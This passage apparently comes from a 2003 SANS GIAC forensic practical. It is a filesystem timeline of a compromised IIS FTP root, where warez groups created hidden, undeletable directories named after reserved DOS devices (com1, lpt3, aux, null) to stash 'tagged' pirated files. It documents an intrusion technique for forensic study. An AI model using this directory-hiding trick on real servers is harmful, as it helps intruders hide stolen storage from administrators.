/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2
1054238355 05/29/03 15:59:15 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1
1054238355 05/29/03 15:59:15 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3
1054238355 05/29/03 15:59:15 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2
1054238355 05/29/03 15:59:15 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054238355 05/29/03 15:59:15 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
1054238356 05/29/03 15:59:16 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1
1054238356 05/29/03 15:59:16 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1
1054238356 05/29/03 15:59:16 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3
1054238356 05/29/03 15:59:16 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3 /aux
1054238356 05/29/03 15:59:16 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3 /aux /lpt1
1054238357 05/29/03 15:59:17 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3 /aux /lpt1 /com1
1054238357 05/29/03 15:59:17 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3 /aux /lpt1 /com1 /com2
1054238357 05/29/03 15:59:17 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3 /aux /lpt1 /com1 /com2 /com1
1054238357 05/29/03 15:59:17 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3 /aux /lpt1 /com1 /com2 /com1 /null
1054238357 05/29/03 15:59:17 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3 /aux /lpt1 /com1 /com2 /com1 /null /null
1054238358 05/29/03 15:59:18 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3 /aux /lpt1 /com1 /com2 /com1 /null /null /lpt1
1054238358 05/29/03 15:59:18 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3 /aux /lpt1 /com1 /com2 /com1 /null /null /lpt1 /aux0
1054238358 05/29/03 15:59:18 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3 /aux /lpt1 /com1 /com2 /com1 /null /null /lpt1 /aux0 /aux0
1054238358 05/29/03 15:59:18 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3 /aux /lpt1 /com1 /com2 /com1 /null /null /lpt1 /aux0 /aux0 /aux0
1054238358 05/29/03 15:59:18 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3 /aux /lpt1 /com1 /com2 /com1 /null /null /lpt1 /aux0 /aux0 /aux0 /aux0
1054238358 05/29/03 15:59:18 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3 /aux /lpt1 /com1 /com2 /com1 /null /null /lpt1 /aux0 /aux0 /aux0 /aux0
/Scan By ddbx72
1054238367 05/29/03 15:59:27 0 /andrew/Inetpub/ftproot/i 11392
1054238367 05/29/03 15:59:27 0 /andrew/Inetpub/ftproot/i 11392 /lpt2
1054238367 05/29/03 15:59:27 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux
1054238368 05/29/03 15:59:28 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3
1054238368 05/29/03 15:59:28 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
1054238368 05/29/03 15:59:28 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2
1054238368 05/29/03 15:59:28 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3
1054238368 05/29/03 15:59:28 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3
1054238369 05/29/03 15:59:29 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3
1054238369 05/29/03 15:59:29 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3
1054238369 05/29/03 15:59:29 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1
1054238369 05/29/03 15:59:29 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054238369 05/29/03 15:59:29 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0
1054238370 05/29/03 15:59:30 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0
1054238370 05/29/03 15:59:30 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0
1054238370 05/29/03 15:59:30 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1
1054238370 05/29/03 15:59:30 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux
1054238370 05/29/03 15:59:30 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3
1054238371 05/29/03 15:59:31 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1
1054238371 05/29/03 15:59:31 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
1054238371 05/29/03 15:59:31 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
/com2
1054238371 05/29/03 15:59:31 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
/com2 /lpt3
1054238372 05/29/03 15:59:32 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
/com2 /lpt3 /aux
1054238372 05/29/03 15:59:32 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
/com2 /lpt3 /aux /
1054238373 05/29/03 15:59:33 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
/com2 /lpt3 /aux / /com1
1054238373 05/29/03 15:59:33 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
/com2 /lpt3 /aux / /com1 /lpt1
1054238373 05/29/03 15:59:33 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
/com2 /lpt3 /aux / /com1 /lpt1 /Scan By ddbx72
1054238373 05/29/03 15:59:33 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
/com2 /lpt3 /aux / /com1 /lpt1 /Scan By ddbx72/Tagg By ddbx72
1054238380 05/29/03 15:59:40 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
/com2 /lpt3 /aux / /com1 /lpt1 /Scan By ddbx72/Tagg By ddbx72/For ONLY twb
1054238485 05/29/03 16:01:25 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
/com2 /lpt3 /aux / /com1 /lpt1 /Scan By ddbx72/Tagg By ddbx72/For ONLY twb/Here/TAGG BY
DDBX72
1054238565 05/29/03 16:02:45 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
/com2 /lpt3 /aux / /com1 /lpt1 /Scan By ddbx72/Tagg By ddbx72/For ONLY twb/Here
1054238630 05/29/03 16:03:50 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
/com2 /lpt3 /aux / /com1 /lpt1 /Scan By ddbx72/Tagg By ddbx72/For ONLY twb/Here/TEST
1054238630 05/29/03 16:03:50 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
/com2 /lpt3 /aux / /com1 /lpt1 /Scan By ddbx72/Tagg By ddbx72/For ONLY
twb/Here/TEST/arrete moi si tu peux
1054278269 05/30/03 03:04:29 0 /andrew/WINNT/system32/LogFiles/W3SVC1
1054287091 05/30/03 05:31:31 0 /andrew/Inetpub/ftproot/
1054287091 05/30/03 05:31:31 0 /andrew/Inetpub/ftproot/    /
1054287091 05/30/03 05:31:31 0 /andrew/Inetpub/ftproot/    /      /
1054287092 05/30/03 05:31:32 0 /andrew/Inetpub/ftproot/    /      / /com1
1054287092 05/30/03 05:31:32 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
1054287092 05/30/03 05:31:32 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck /aux
1054287092 05/30/03 05:31:32 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD
1054287092 05/30/03 05:31:32 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux
1054287093 05/30/03 05:31:33 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054287093 05/30/03 05:31:33 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1
1054287093 05/30/03 05:31:33 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime
1054287093 05/30/03 05:31:33 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5
1054287094 05/30/03 05:31:34 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD
1054287094 05/30/03 05:31:34 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4
1054287094 05/30/03 05:31:34 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by
1054287094 05/30/03 05:31:34 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1
1054287095 05/30/03 05:31:35 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime
1054287095 05/30/03 05:31:35 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3
1054287095 05/30/03 05:31:35 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/
1054287095 05/30/03 05:31:35 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR
1054287096 05/30/03 05:31:36 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3
1054287096 05/30/03 05:31:36 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed
1054287096 05/30/03 05:31:36 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8
1054287097 05/30/03 05:31:37 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY
1054287097 05/30/03 05:31:37 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3
1054287097 05/30/03 05:31:37 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime
1054287097 05/30/03 05:31:37 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2
1054287149 05/30/03 05:32:29 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF
1054287151 05/30/03 05:32:31 0 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The Dragon
1054289936 05/30/03 06:18:56 17 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1
1054304342 05/30/03 10:19:02 0 /andrew/Documents and Settings/Administrator/Local
Settings/History/History.IE5/MSHist012003053020030531
1054304342 05/30/03 10:19:02 4 /andrew/Documents and Settings/Administrator/Local
Settings/History/History.IE5
1054304342 05/30/03 10:19:02 4 /andrew/Documents and Settings/Administrator/Recent
1054304464 05/30/03 10:21:04 0 /andrew/Documents and Settings/Administrator/Local
Settings/Temp
1054324100 05/30/03 15:48:20 0 /andrew/Inetpub/ftproot/a
1054324138 05/30/03 15:48:58 0 /andrew/Inetpub/ftproot/
1054324138 05/30/03 15:48:58 0 /andrew/Inetpub/ftproot/  /
1054324138 05/30/03 15:48:58 0 /andrew/Inetpub/ftproot/  /     /
1054324138 05/30/03 15:48:58 0 /andrew/Inetpub/ftproot/  /     /      /lpt3
1054324139 05/30/03 15:48:59 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
1054324139 05/30/03 15:48:59 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol /com1
1054324139 05/30/03 15:48:59 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054324140 05/30/03 15:49:00 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6
1054324140 05/30/03 15:49:00 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by
1054324140 05/30/03 15:49:00 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2
1054324140 05/30/03 15:49:00 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse
1054324141 05/30/03 15:49:01 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9
1054324141 05/30/03 15:49:01 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD
1054324141 05/30/03 15:49:01 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3
1054324141 05/30/03 15:49:01 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by
1054324142 05/30/03 15:49:02 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by /com8
1054324142 05/30/03 15:49:02 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by /com8/Apokalypse
1054324142 05/30/03 15:49:02 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by /com8/Apokalypse/lpt1
1054324143 05/30/03 15:49:03 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by /com8/Apokalypse/lpt1/
1054324143 05/30/03 15:49:03 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by /com8/Apokalypse/lpt1/
/with Neo1907´s PuB-tAgGeR
1054324143 05/30/03 15:49:03 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by /com8/Apokalypse/lpt1/
/with Neo1907´s PuB-tAgGeR /com3
1054324143 05/30/03 15:49:03 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by /com8/Apokalypse/lpt1/
/with Neo1907´s PuB-tAgGeR /com3/uPPed
1054324144 05/30/03 15:49:04 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by /com8/Apokalypse/lpt1/
/with Neo1907´s PuB-tAgGeR /com3/uPPed  /com9
1054324144 05/30/03 15:49:04 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by /com8/Apokalypse/lpt1/
/with Neo1907´s PuB-tAgGeR /com3/uPPed  /com9/BY
1054324144 05/30/03 15:49:04 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by /com8/Apokalypse/lpt1/
/with Neo1907´s PuB-tAgGeR /com3/uPPed  /com9/BY    /lpt3
1054324144 05/30/03 15:49:04 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by /com8/Apokalypse/lpt1/
/with Neo1907´s PuB-tAgGeR /com3/uPPed  /com9/BY    /lpt3/Apokalypse
1054324145 05/30/03 15:49:05 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by /com8/Apokalypse/lpt1/
/with Neo1907´s PuB-tAgGeR /com3/uPPed  /com9/BY    /lpt3/Apokalypse/lpt2
1054324184 05/30/03 15:49:44 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by /com8/Apokalypse/lpt1/
/with Neo1907´s PuB-tAgGeR /com3/uPPed  /com9/BY    /lpt3/Apokalypse/lpt2/StuFF
1054327572 05/30/03 16:46:12 0 /andrew/Inetpub/ftproot/_ 43519
1054327572 05/30/03 16:46:12 0 /andrew/Inetpub/ftproot/_ 43519 /com2
1054327573 05/30/03 16:46:13 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1
1054327573 05/30/03 16:46:13 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3
1054327574 05/30/03 16:46:14 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
1054327574 05/30/03 16:46:14 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1
1054327575 05/30/03 16:46:15 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null
1054327576 05/30/03 16:46:16 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3
1054327576 05/30/03 16:46:16 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3
1054327577 05/30/03 16:46:17 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3
1054327577 05/30/03 16:46:17 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null
1054327578 05/30/03 16:46:18 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054327578 05/30/03 16:46:18 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3
1054327579 05/30/03 16:46:19 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3
1054327580 05/30/03 16:46:20 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 /
1054327580 05/30/03 16:46:20 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2
1054327581 05/30/03 16:46:21 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2
1054327581 05/30/03 16:46:21 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
1054327582 05/30/03 16:46:22 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3
1054327582 05/30/03 16:46:22 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3
1054327583 05/30/03 16:46:23 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0
1054327584 05/30/03 16:46:24 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
